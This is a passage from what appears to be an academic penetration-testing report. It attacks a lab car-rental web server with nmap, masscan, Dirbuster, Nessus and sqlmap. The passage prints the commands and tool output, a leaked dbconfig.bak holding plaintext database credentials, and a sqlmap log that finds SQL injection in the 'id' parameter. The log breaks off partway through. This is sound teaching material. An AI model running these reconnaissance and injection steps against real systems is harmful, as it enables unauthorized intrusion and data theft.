
Port	Service	Version
22	ssh	OpenSSH 7.6p1 Ubuntu
80	http	Apache httpd 2.4.29



```
root@KaliLinux:~# nmap -sV 192.168.1.11
Starting Nmap 7.91 ( https://nmap.org ) at 2021-03-17 23:02 EET
Nmap scan report for ubuntu (192.168.1.11)
Host is up (0.016s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
MAC Address: B8:27:EB:4E:D9:1B (Raspberry Pi Foundation)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.43 seconds
root@KaliLinux:~# 
```

Figure 4.94: Version Detection with Nmap tool

By default, Nmap scans the 1,000 most popular ports of each protocol it is asked to scan, so we used another scanning tool the Masscan which is faster than the nmap in order to find if there are any more open ports on the machine. From our scan we found that in our target machine there are no other ports open as shown in the following screenshot:



```
root@KaliLinux:~# masscan -p- 192.168.1.11
Starting masscan 1.3.1 (http://bit.ly/14GZzcT) at 2021-03-17 21:07:10 GMT
Initiating SYN Stealth Scan
Scanning 1 hosts [65535 ports/host]
Discovered open port 80/tcp on 192.168.1.11
Discovered open port 22/tcp on 192.168.1.11
root@KaliLinux:~# 
```


Figure 4.95: Port scan with Masscan tool

In summary, we identified that on our target machine (192.168.1.11) the open ports, the services that runs on them and their versions that are displayed on the following table:

Table 4.11: Open ports for the Web server-final table

Port	Service	Version
22	ssh	OpenSSH 7.6p1 Ubuntu
80	http	Apache httpd 2.4.29

The indication that the port 80 is open on the target machine, lead us to the conclusion that the server-machine may be host a website application. For this reason, we visited the URL http://192.168.1.11 through a web browser and we identified that a web site is existed on the server.



Welcome

Lorem ipsum dolor sit amet, consectetur adipiscing elit, sed do eiusmod tempor incididunt ut labore et dolore magna aliqua. Ut enim ad minim veniam, quis nostrud exercitation ullamco laboris nisi ut aliquip ex ea commodo consequat. Excepteur sint occaecat cupidatat non proident, sunt in culpa qui officia deserunt mollit anim id est laborum consectetur adipiscing elit, sed do eiusmod tempor incididunt ut labore et dolore magna aliqua. Ut enim ad minim veniam, quis nostrud exercitation ullamco laboris nisi ut aliquip ex ea commodo consequat.

Test

Lorem ipsum...

© 2021 Copyright: Car Rental,GR

Figure 4.96: The main page of web site

Via inspection the web site, we noted that the web application is concern a car rental company which consists with the following web pages:





Figure 4.97: Web pages that are hosted on the web server

To be able to search for more pages that are not visible through a link we used the Dirbuster tool. As we described on the first section the Dirbuster is designed to brute force directories and files names on web/application server. In our case we searched for directories, files with php, bak and txt extension on the server http://192.168.1.11 based on the file directory-list-2.3-small.txt.



Target URL (eg http://example.com:80/)
http://192.168.1.11

Work Method ○ Use GET requests only ● Auto Switch (HEAD and GET)

Number Of Threads 48 Threads □ Go Faster

Select scanning type: ● List based brute force ○ Pure Brute Force

File with list of dirs/files
/usr/share/dirbuster/wordlists/directory-list-2.3-small.txt

Char set a-zA-Z0-9%20-_ Min length 1 Max Length 8

Select starting options: ● Standard start point ○ URL Fuzz

☑ Brute Force Dirs ☑ Be Recursive Dir to start with /


☑ Brute Force Files □ Use Blank Extension File extension php,bak,txt

URL to fuzz - /test.html?url={dir}.asp
192.168.1.11

Please complete the test details

Figure 4.98: Searching for hidden folders/files (Dirbuster tool)

From the Dirbuster results we identified that the robots.txt file is existing on the target server. Robots.txt is a text file with instructions for search engine crawlers. It defines which areas of a website crawlers are allowed to search. Using this simple text file, developers can easily exclude entire domains, complete directories, one or more subdirectories or individual files that contains sensitive information from search engine crawling.



http://192.168.1.11:80/


Results - List View: Dirs: 6 Files: 16

Type	Found	Response	Size
File	/index.php	200	2426
Dir	/	200	2424
Dir	/images/	200	2942
File	/about.php	200	2427
File	/login.php	200	2716
File	/register.php	200	4232
Dir	/icons/	403	451
File	/info.php	200	181
File	/viewcars.php	200	3052
File	/images/style.css	200	6618
File	/images/styles.css	200	416
Dir	/pdf/	200	1122
File	/viewmore.php	200	4146
Dir	/upload/	200	1530
File	/upload/audi.webp	200	213524
File	/header.php	200	1474
File	/pdf/ccna.JPG	200	36257
File	/footer.php	200	403
Dir	/includes/	200	1149
File	/includes/dbconnection.php	200	149
Dir	/icons/small/	403	451
File	/logout.php	302	283
File	/robots.txt	200	266

Current speed: 1494 requests/sec
(Select and right click for more options)
Average speed: (T) 1356, (C) 1516 requests/sec
Parse Queue Size: 0
Current number of running threads: 48
Total Requests: 74619/2454271
Time To Finish: 00:26:09
Starting dir/file list based brute forcing
/pdf/tours.php

Figure 4.99: Robot.txt file exist on the webserver


We tried to navigate on this specific file and we identified that file is accessible and contain the following entry:



```
User-agent: *
Allow: dbconfig.bak
```

Figure 4.100: Content of robots.txt file

From the above entry that contained on the robot.txt file we understand that the developer of the website wanted to hide the file dbconfig.bak from the crawlers. We navigated the file dbconfig.bak and we found that the respective file is accessible and contain sensitive information about the database connectivity.



```
User-agent: *
Allow: dbconfig.bak
```

You have chosen to open:


dbconfig.bak

which is: BAK file (156 bytes)
from: http://192.168.1.11

What should Firefox do with this file?

○ Open with Browse...
● Save File
□ Do this automatically for files like this from now on.

Figure 4.101: Downloading the file that included on the robots.txt


/root/Downloads/dbconfig.bak - Mousepad
File Edit Search View Document Help

Warning: you are using the root account. You may harm your system.

```
<?php
$con = mysqli_connect("192.168.1.11","carrental","p@ssw0rd123","carrental");

if (!$con)
  {
  die('Could not connect: ' . mysqli_error());
  }


?>
```

Figure 4.102: Content of the dbconfig.bak file


The sensitive information from the above file are summarized on the following table:

Table 4.12: Findings from the server 1

Useful information for future use			
IP of database	DB user	DB Password	Database Name
192.168.1.11	carrental	p@ssw0rd123	carrental

4.2.3 Phase D: Vulnerability Assessment

The next phase in the penetration testing is the Vulnerability Assessment where the penetration tester tries to find any known possible vulnerabilities existing in the target system. In our case we used the Nessus tool in order to find all the possible vulnerabilities for the machine with IP 192.168.1.11, we noted that the following results were found in the target machine:



There's an error with your feed. Click here to view your license information.

192.168.1.11
‹ Back to All Scans

Hosts 1 | Vulnerabilities 21 | Notes 1 | History 3

1 Host

Host	Vulnerabilities
192.168.1.11	24

Scan Details

Policy: Basic Network Scan
Status: Completed
Scanner: Local Scanner
Start: Today at 10:39 PM
End: Today at 10:43 PM
Elapsed: 4 minutes

Vulnerabilities

Figure 4.103: Scanning the webserver for vulnerabilities (Nessus tool)


Table 4.13: Web server vulnerabilities					
Target Machine	Critical	High	Medium	Low	Info
192.168.1.11	0 Vulnerabilities	0 Vulnerabilities	0 Vulnerabilities	0 Vulnerabilities	24 info

As we saw from the print screen above, the destination machine has no known vulnerabilities in order to exploit them and gain access to the machine.

4.2.4 Phase E: Exploitation

As we already mentioned above on the first section (2.2.5 Exploitation), in this phase the penetration tester tries to exploit any vulnerability on the target machine in order to gain at least a low privilege access. In our case as there are no known vulnerabilities on the target machine. For this reason, we investigated the web application that is hosted on the machine as we have already discovered on the phase B&C Information Gathering & Footprinting and Scanning.

The first page that we investigated is the viewmore.php page which display more information about the selected car. For instance, we selected the first car of the table on the page viewcar.php:




View Cars

Car Image	Car Name	Description	
	Audi A	Audi Car for rental	View More Information
	Mercedes	Mercedes Car hybrid	View More Information
	Ford Fiesta	Ford Fiesta 2019 for rental	View More Information

© 2021 Copyright: Car Rental,GR

Figure 4.104: Viewcars webpage

and we received the following web page:



Edit Service

Service Name: Audi A

Service Type: C

Service Cost: 125.00

Description: Audi Car for rental

Image

Submit

© 2021 Copyright: Car Rental,GR


Figure 4.105: Viewmore webpage

The above page was received through a GET request with parameter "id" as showed up on the URL. This parameter "id" is used to identify the car for which its data will be retrieved from the database and displayed on the web page. This is an important factor that the page can be vulnerable to SQL injection attacks and for this reason we tried to inject SQL code through this parameter.

We used a pre-installed tool on the Kali linux the sqlmap tool in order to identify if the id parameter is vulnerable on SQL injection attacks.Sqlmap is an open source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over of database server.By executing the command:

- ➢ sqlmap -u "192.168.1.11/viewmore.php?id=2" -p id

and we noted that the id parameter is vulnerable on the SQL injection attacks as resulted from the sqlnmap tool.




```
esponsible for any misuse or damage caused by this program

[*] starting @ 22:41:39 /2021-02-27/

[22:41:40] [INFO] testing connection to the target URL

[22:43:08] [INFO] checking if the target is protected by some kind of WAF/IPS
[22:43:08] [CRITICAL] heuristics detected that the target is protected by some kind of WAF/IPS
are you sure that you want to continue with further target testing? [Y/n] Y
[22:43:24] [WARNING] please consider usage of tamper scripts (option '--tamper')
[22:43:24] [INFO] testing if the target URL content is stable
[22:43:24] [INFO] target URL content is stable
[22:43:24] [WARNING] heuristic (basic) test shows that GET parameter 'id' might not be injectable
[22:43:24] [INFO] heuristic (XSS) test shows that GET parameter 'id' might be vulnerable to cross-site scripting (XSS) attacks
[22:43:24] [INFO] testing for SQL injection on GET parameter 'id'
[22:43:24] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[22:43:24] [WARNING] reflective value(s) found and filtering out
[22:43:25] [INFO] GET parameter 'id' appears to be 'AND boolean-based blind - WHERE or HAVING clause' injectable (with --string="Audi Car for rental")
[22:43:25] [INFO] heuristic (extended) test shows that the back-end DBMS could be 'MySQL'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] Y
[22:43:45] [INFO] testing 'MySQL ≥ 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'
[22:43:45] [INFO] testing 'MySQL ≥ 5.5 OR error-based - WHERE or HAVING clause (BIGINT UNSIGNED)'
[22:43:45] [INFO] testing 'MySQL ≥ 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXP)'
[22:43:45] [INFO] testing 'MySQL ≥ 5.5 OR error-based - WHERE or HAVING clause (EXP)'
[22:43:45] [INFO] testing 'MySQL ≥ 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)'
[22:43:45] [INFO] testing 'MySQL ≥ 5.6 OR error-based - WHERE or HAVING clause (GTID_SUBSET)'
[22:43:45] [INFO] testing 'MySQL ≥ 5.7.8 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (JSON_KEYS)'
[22:43:45] [INFO] testing 'MySQL ≥ 5.7.8 OR error-based - WHERE or HAVING clause (JSON_KEYS)'
[22:43:45] [INFO] testing 'MySQL ≥ 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[22:43:45] [INFO] testing 'MySQL ≥ 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[22:43:45] [INFO] testing 'MySQL ≥ 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[22:43:45] [INFO] testing 'MySQL ≥ 5.1 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[22:43:45] [INFO] testing 'MySQL ≥ 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (UPDATEXML)'
